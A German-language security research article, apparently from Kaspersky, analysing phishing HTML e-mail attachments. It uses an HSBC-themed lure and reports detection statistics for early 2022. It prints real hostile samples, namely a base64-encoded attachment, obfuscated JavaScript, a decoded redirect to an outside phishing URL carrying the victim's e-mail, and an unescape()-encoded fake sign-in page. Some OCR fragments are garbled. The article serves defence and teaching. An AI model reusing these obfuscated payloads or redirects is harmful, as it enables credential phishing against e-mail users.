HTML-Anhänge in Phishing-E-Mails

Overview of phishing HTML attachments in e-mail

In this article we review phishing HTML attachments, explaining common tricks the attackers use, and give statistics on HTML attachments detected by Kaspersky solutions.

Die Verwendung eingebetteter HTML-Dokumente in Phishing-E-Mails ist eine Standardtechnik, die von Cyberkriminellen eingesetzt wird. Dadurch entfällt die Notwendigkeit, Links in den E-Mail-Text einzufügen, was Antispam-Engines und E-Mail-Antivirenprogramme normalerweise problemlos erkennen. HTML bietet mehr Möglichkeiten als E-Mail, Phishing-Inhalte zu tarnen.

Es gibt zwei Haupttypen von HTML-Anhängen, die Cyberkriminelle verwenden: HTML-Dateien mit einem Link zu einer gefälschten Website oder eine vollwertige Phishing-Seite. Im ersten Fall können die Angreifer nicht nur einen Link in der Datei verbergen, sondern den Benutzer beim Öffnen dieser Datei auch automatisch auf die betrügerische Seite umleiten. Die zweite Art von HTML-Anhang ermöglicht es, die Erstellung der Website ganz zu überspringen und Hosting-Kosten zu sparen: Das Phishing-Formular und das Skript, das die Daten sammelt, werden direkt in den Anhang eingebettet. Darüber hinaus kann eine HTML-Datei wie eine E-Mail entsprechend dem beabsichtigten Opfer und dem Angriffsvektor geändert werden, was personalisiertere Phishing-Inhalte ermöglicht.

Schutz > Quarantäne

Quarantäne

Erkar
bescl

D

Avast

Bedrohung gesichert

Wir haben
Eingehende E-Mail 'YOUR DEVICE AND EMAIL HAS BEEN COMPROMISE...
in die Quarantäne verschoben, da es mit **HTML:ExtortMail-JS [Scam]** infiziert war

Soll Ihr Computer auch auf andere Probleme gescannt werden?


MEINEN PC ÜBERPRÜFEN | ALLE SCHLIESSEN (2)

Details ausblenden

Name der Bedrohung	HTML:ExtortMail-JS [Scam]
Dateipfad	Eingehende E-Mail 'YOUR DEVICE AND EMAIL HAS BEEN COMPROMISED CHECK THIS MESSAGE NOW!' Von: support@wordpresshosting24.com, An: support@wordpresshosting24.com
Prozess	C:\Program Files\Mozilla Thunderbird\thunderbird.exe
Erkannt durch	E-Mail-Schutz
Status	In die Quarantäne verschoben I Quarantäne öffnen

d75063c84908/2023-11-30T07:52:08.191Z

Weitere erkannte Bedrohungen 1 / 2



HSBC ASIA REMITTANCE <[redacted]>

Incoming Payment Advice Ref: HSBC 77501 : Valuedate - 3/30/2022

Your Payment Advice TT-_4905869 (1) (1).PDF...HtmL.HtM
2 KB

Dear ,

This payment advice was issued/executed through the instruction of your customer.

Kindly see attached bank transcript/advice and confirm the Bank details are correct.

File is protected for security reasons.

Please treat as urgent if any questions and clarification please do not hesitate to contact us.

Best Regards

James

[redacted]

Abb.1. Beispiel-E-Mail mit HTML-Anhang

Struktur von Phishing-HTML-Anhängen

Phishing-Elemente in HTML-Anhängen werden normalerweise mithilfe von JavaScript implementiert, das die Weiterleitung des Benutzers auf eine Phishing-Site oder das Sammeln und Senden von Anmeldeinformationen an Betrüger übernimmt.




Abb. 2. Phishing-HTML-Seite und ihr Quellcode

Typischerweise sendet die HTML-Seite Daten an eine im Skript angegebene schädliche URL. Einige Anhänge bestehen vollständig (oder größtenteils) aus einem JS-Skript.

Im E-Mail-Quellcode sieht der HTML-Anhang wie einfacher Text aus, der normalerweise Base64-codiert ist.

```
Content-Description: Your Payment Advice TT-_4905869 (1) (1).PDF...HtmL.HtM
Content-Disposition: attachment;
    filename="Your Payment Advice TT-_4905869 (1) (1).PDF...HtmL.HtM"; size=2073;
    creation-date="Wed, 30 Mar 2022 12:35:21 GMT";


Content-Transfer-Encoding: base64

PGh0bWwgbGFuZz0iZW4iPg0KIDxkaXYgaWQ9ImlhaW5BbGwiIGRhdGEtZWlhaWxWYWxlZT0idF9r
YXJpbW92QHJvc25lZnQucnUiPjwvZGl2Pg0KPHNjcmlwdD4oKCk9Pntmb3Ioajlmdw5jdGlvbigp
e2ZvcihoPSdjbFFTb004WmRhWDJYUUNWU0ZVJyxhPW5ldyBBcnJheShoLmxlbmd0aCksbD0wO2w8
aC5sZW5ndGg7bCsrKWFbbF09aC5jaGFyQ29kZUF0KGwpO3J1dHVybiBhfSgpLG09bT0+ZG9jdWll
bnQud3JpdGUobSksazlkZWNvZGVVUkkoIiIuY29uY2F0KCJ3aXR3YW5tZXRuLW9pdmVkJTNDaWg9
aXRpdFRVbHZlZXQxc3QlMjIlM0VybnRlJTIwbWMlMjI9JTNFbWElM0NGaW9udGVuZWUlM0VsUCUy
MHZpdWV0bUluRHF0VXAvPXQlM0NpaW0lM0Npc3lkPWFkZWwlMjBpYmxzbGQlM0U9aHMlM0NlcGVh
PWR5aSUyMm5uYzpuJTdCYWlmeF91ZGNwaXRjLG9udGklMjBzZSUzQ2N0JTIyb2xzKDl0cmF0cmUl
MjAlNUIvbmR0bC5vd2EveWdvJTNFYTExZWktJTNDQTY3YTV0Y2NsN3l0ZGYzMylieWNhZDlmYmIy
JTIwLWRvNmtyY2ZkY2NlL25jbGU2JTNFdHRvc2g5L3VPMGFfOTcucnRlMG0pbiwsMCUyMjVWcHRs
MSwlMjI2JTIyamh0Lzll U3RyJTIydGUlMjJUQWVIc2c4ZkxvcCwsZCUyMmdtLWVlJTIyJTIyJTIy
ayUyMmJmZmYlbGxvYWVuMmVhbCxpNFYtZmEtZHUlMjIlMjJsJTIyal9lJTIyLEQsMDdpZFlub0ss
QXRrJTIyM2xwWTglMjJzJTIyWjAzZiUyMjMyRDUwZTItMkloMXMlJTIyJTIyNTJlMmwlMjIxYjh0
RXRkeUUlZSUyMnRtdSUyMm4wNWVCNGFYOCUyMiUyMjlybDUsUWVzR2MlMjJvUGZjdENnbGl0TDUl
MjJxb2UlMjIlMjJzUyUyMnIyZSUyMktOLGE5ciUyMjluRDdlMDgwdFUtZTZjdGJyJTVEcW4sMl9u
JTIwKHglN0R5cGludW9UKG5ZKWcwcm4lJTdCdCwsJTIwZnhfdSUyMmMoSXQldG8lN0IwaSUyMCgw
b25fZSklMjJjKCxvNHBzcjVuJTIwdSxlKXhfOzdlNm90ZSxydHJlKCUyMEdpbiU3Qm5jJTIyaTlG
bzs4KHR0bixvPTBlKCU3RCUlQkctcjA9YzAzdGIyJTVEY3Q6bjJic2YlMjAlN0RyXylleDsoMDdj
Yy4zbmljJTdEIXgwZnRubnMzdXQweGRvY3huM3QpPSUyMDB0PTA7ZTAlN0JjYXgob2NjNj0wMGZu
KSgtKGZJZW9pPTlmMzRyKThudDUoKjM0ZSx6bjEpdHRlcykoYzYzdDIyKXM9OUkvKW5uKHI5ZTUl
Mm4vKDVydGllKTZJX3RhbyglN0JjKEkpZTRhY2FzKTVlLG5wNXRfX2VlKSgyYTt0cjkycyxJLXJu
eTsoZSl0KGFwc3I5MnMpSSs9bmUwKGUpdCgtKHFyNDJzYUkrL25zNyhyNXQoKSkscDJlYXBzKill
cjRuYTJJKDkzMysoKHArci8pc2EySXJoZXRpLzUpc3BiK2UpM2FwKDsodGsudSloZihjdDQpczQp
cGVjKCklN0R0YyklMjJzKXRoL2MuMy5wZWhzbHNmYyllb2Fsbi90KTQlMjAoZWllOWVpODApdWIl
bS9uZCh0OHRfKCklNUJ4NzRjKSUyMmwlNUQpJTIyMmVtL25pMjBhQTIoMGJfJTVEOTdieHUoaGM0
MmwyKT8pY2JpbShjNGJoMnBhKW8lKWUoJTdEdSh4X2MlN0JudShzO2lsMTlvJTVCOHUpMmIlNSU3
RCkyViUlRG9hXyxjKHglNUIyMClvLilldzI3aTQwZHgybnd0JTVCbl8lKDBiNW9sNzVuOXNlYmJs
eGN0Z3JwXzolMjIoLzkwc2szL283VnRlNzFlNS4uYWNlOy80Y28lZDdyMSlmLWFkYTAyYmUtMC9m
Zi8yYTN0azJiYTk3NjMwYnMjLWNpYXBybWhfYm9ubHVub2Rhc24uMCktbG5jVnRsbTJlaDIpNyUl
RGUoN2EreCklNSUlRGIlNUJhOWZ0YjJpMjJfZDVidyk5cGJ4YyhmNjQlKTIpNTY2MDMyeDU3d2Ji
ZmEyOV85KDlzNzc9KWJkMjBlYmRlMihyKDJpJTIyKTJjL2JvMjd0M2FfKV8wNiUzQzlvKW0lM0Uo
ZSsxJTNFbyhfOnQlN2N0aXAuZ3QxZWwsYWNuZG89JTVCbHQtLSUyMGMtYWJDZTQ9KCUlRCUlQl84
eDlhYmZhJTIwb28lbmUlNUR0PTB4NTliKGV0dSUyMGhodClzMHNlKGlwdC0iKSkuc3BsaXQoIiIp
LGc9ay5sZW5ndGglai5sZW5ndGgsbDlrLmxlbmd0aC0xO2w+PTA7bC0tKWctLSwtMT09ZyYmKGc9
ai5sZW5ndGgtMSksZjlsK2pbZl0sZj49ay5sZW5ndGh8fChjPWtbbF0sYjlrW2ZdLGtbZl09Yyxr
W2xdPWIpO2ZvcihuPW0saT0iIixsPTA7bDxrLmxlbmd0aDtsKyspaSs9altsXTtuKGkpfSkoKTs8
L3NjcmlwdD4NCg0KPC9odGlsPg0K

-- 004 300920220345075CA08DD944A40CF78C7Bsaragihclub --
```

Abb. 3. HTML-Anhang im E-Mail-Quellcode

Wenn eine Datei bösartige Skripte oder Links im Klartext enthält, kann die Sicherheitssoftware sie schnell analysieren und blockieren. Um dies zu vermeiden, greifen Cyberkriminelle auf verschiedene Tricks zurück.

JavaScript-Verschleierung

JavaScript-Verschleierung ist eine der am häufigsten verwendeten Techniken zur Verschleierung von HTML-Anhängen. Um zu verhindern, dass die URL in der Datei schnell erkannt und blockiert wird, verschleiern Phisher entweder den Phishing-Link selbst oder das gesamte Skript und manchmal auch die gesamte HTML-Datei. In manchen Fällen verschleiern Cyberkriminelle den Code manuell, oft nutzen sie jedoch vorgefertigte Tools, von denen viele frei verfügbar sind, wie etwa JavaScript Obfuscator .

Wenn wir beispielsweise den HTML-Anhang in der angeblich von der HSBC Bank stammenden Phishing-E-Mail (siehe Abb. 1) in einem Texteditor öffnen, sehen wir einen ziemlich verwirrenden JS-Code, der scheinbar weder auf das Öffnen eines Links noch darauf hinweist jede andere sinnvolle Aktion.

```
<html lang="en">
  <div id="mainAll" data-emailValue="xxx"></div>
<script>(() => {
    for (j = function() {
            for (h = 'c1QSoM8ZdaX2XQCV5FU', a = new Array(h.length), l = 0; l < h.length; l++) a[l] = h.charCodeAt(l);
            return a
        }(), m = m => document.write(m), k = decodeURI("".concat("witwanmetn-oived%3Cih=ititTUlveetlst%22%3Ernte%20mc%22=%3Ema%3CFiontenee%3E1P%20viuetmInDqtUp/=t%3Ciim%3Cisyd
        g = k.length % j.length, l = k.length - 1; l >= 0; l--) g--, -1 == g && (g = j.length - 1), f = l + j[g], f >= k.length || (c = k[l], b = k[f], k[f] = c, k[l] = b);
    for (n = m, i = "", l = 0; l < k.length; l++) i += k[l];
    n(i)
})();
</script>

</html>
```

Abb. 4. Beispiel für Verschleierung in einem HTML-Anhang

Tatsächlich handelt es sich jedoch um ein verschleiertes Skript, das den Benutzer auf eine Phishing-Site weiterleitet. Um den Phishing-Link zu verschleiern, verwendeten die Angreifer ein vorgefertigtes Tool, mit dem wir das Skript leicht entschlüsseln konnten.

```
13
14  window.location[_0x57b92b(252)] = "https://storageapi.fleek.co/651c73d5-af71-4d2f-affb-c6df9fd320a6-bucket/sound/r_sound_.htm#" + emailValue)
15
```

Abb. 5. Entschlüsseltes Skript aus einem E-Mail-Anhang, der scheinbar von der HSBC Bank stammt: Link zur Weiterleitung des Benutzers

Wenn ein Skript, ein Link oder eine HTML-Seite manuell verschleiert wird, ist es viel schwieriger, den ursprünglichen

Code wiederherzustellen. Um Phishing-Inhalte in einer solchen Datei zu erkennen, ist möglicherweise eine dynamische Analyse erforderlich, die das Ausführen und Debuggen des Codes umfasst.

Codierung

Manchmal verwenden Angreifer interessantere Methoden. In einer Phishing-E-Mail fanden wir beispielsweise einen ungewöhnlichen HTML-Anhang. Wie im obigen Beispiel enthielt es JavaScript. Da der Code so kompakt war, könnte man meinen, dass er das Gleiche tat wie der Code in der gefälschten HSBC-E-Mail – nämlich den Benutzer auf eine Phishing-Site umzuleiten. Aber als wir es ausführten, fanden wir eine vollwertige Phishing-Seite, die in diesem kleinen Skript codiert war.

```
1  <script type="text/javascript">
2  document.write(unescape('%3Cinput%20type%3D%22hidden%22%20id%3D%22ec8%22%20value%3D%22dramirez-secured-cfired.org.ar%22%20%2F%3E'));
3  document.write(unescape(unescape('%25%33%43%68%74%6d%6c%25%32%30%64%69%72%25%33%44%25%32%32%6c%74%72%25%32%32%25%32%30%6c%61%6e%67%25%33%
4
5  </script>
```

Abb. 6. HTML-Datei mit der Methode unescape() – der Quellcode der Datei enthält nur fünf Zeilen, von denen eine leer ist




Abb. 7. Phishing-Seite im HTML-Anhang

Die Cyberkriminellen nutzten einen interessanten Trick, bei dem es sich um die veraltete JS-Methode unescape() handelt. Diese Methode ersetzt die „%xx“-Zeichenfolgen durch ihre ASCII-Entsprechungen in der an sie übergebenen Zeichenfolge. Wenn wir das Skript ausführen und den Quellcode der resultierenden Seite anzeigen, sehen wir einfaches HTML.

```
100 <div class=row>
101 <div class=col-md-24>
102 <div class="action-links text-13">
103  <div class=form-group><a href="#">Forgot my password</a></div>
104  <div class=form-group></div>
105 </div>
106 </div>
107 </div>
108 </div>
109 <div class=row>
110 <div>
111 <div class="button-container col-xs-24 no-padding-left-right">
112 <div class=inline-block>
113  <button class="btn btn-block btn-primary btn-signin">Sign-in</button>
114 </div>
115 </div>
116 </div>
117 </div>
118 </div>
119 </div>
120 </div>
121 </div>
122 </div>
123 <div>
124 </div><div id="footer" class="footer default new-background-image" role="contentinfo" data-bind="css: %7B
125 %27default%27: !backgroundLogoUrl()%2C
126 %27new-background-image%27: useNewDefaultBackground %7D">
127  <div data-bind="component: %7B name: %27footer-control%27%2C
128  publicMethods: footerMethods%2C
```

Abb. 8. Die resultierende HTML-Datei

Anstelle von unescape() verwendet JavaScript jetzt die Methoden decodeURI() und decodeURIComponent(), die meisten modernen Browser unterstützen jedoch weiterhin unescape(). Wir können nicht sicher sagen, warum die Angreifer eine veraltete Methode gewählt haben, aber es könnte daran liegen, dass moderne Methoden eher von Antispam-Engines interpretiert und erkannt werden.

Statistiken

In den ersten vier Monaten des Jahres 2022 haben die Sicherheitslösungen von Kaspersky fast 2 Millionen E-Mails mit schädlichen HTML-Anhängen entdeckt. Fast die Hälfte davon

(851.328) wurde im März entdeckt und blockiert. Der Januar war der ruhigste Monat. Unsere Antispam-Lösungen erkannten 299.859 E-Mails mit Phishing-HTML-Anhängen.

https://e.infogram.com/_/RJfpgOWY4DJscTn5S7Rk?parent_url=https%3A%2F%2Fsecurelist.com%2Fhtml-attachments-in-phishing-e-mails%2F106481%2F&src=embed#async_embed

Anzahl der erkannten E-Mails mit schädlichen HTML-Anhängen, Januar–April 2022 (Download)

Abschluss

Phisher nutzen verschiedene Tricks, um die E-Mail-Blockierung zu umgehen und möglichst viele Nutzer auf ihre betrügerischen Seiten zu locken. Eine gängige Technik sind HTML-Anhänge mit teilweise oder vollständig verschleiertem Code. Mithilfe von HTML-Dateien können Angreifer Skripte verwenden, bösartige Inhalte verschleiern, um deren Erkennung zu erschweren, und Phishing-Seiten als Anhänge statt als Links versenden.

Die Sicherheitslösungen von Kaspersky erkennen HTML-Anhänge, die Skripte enthalten, unabhängig von der Verschleierung.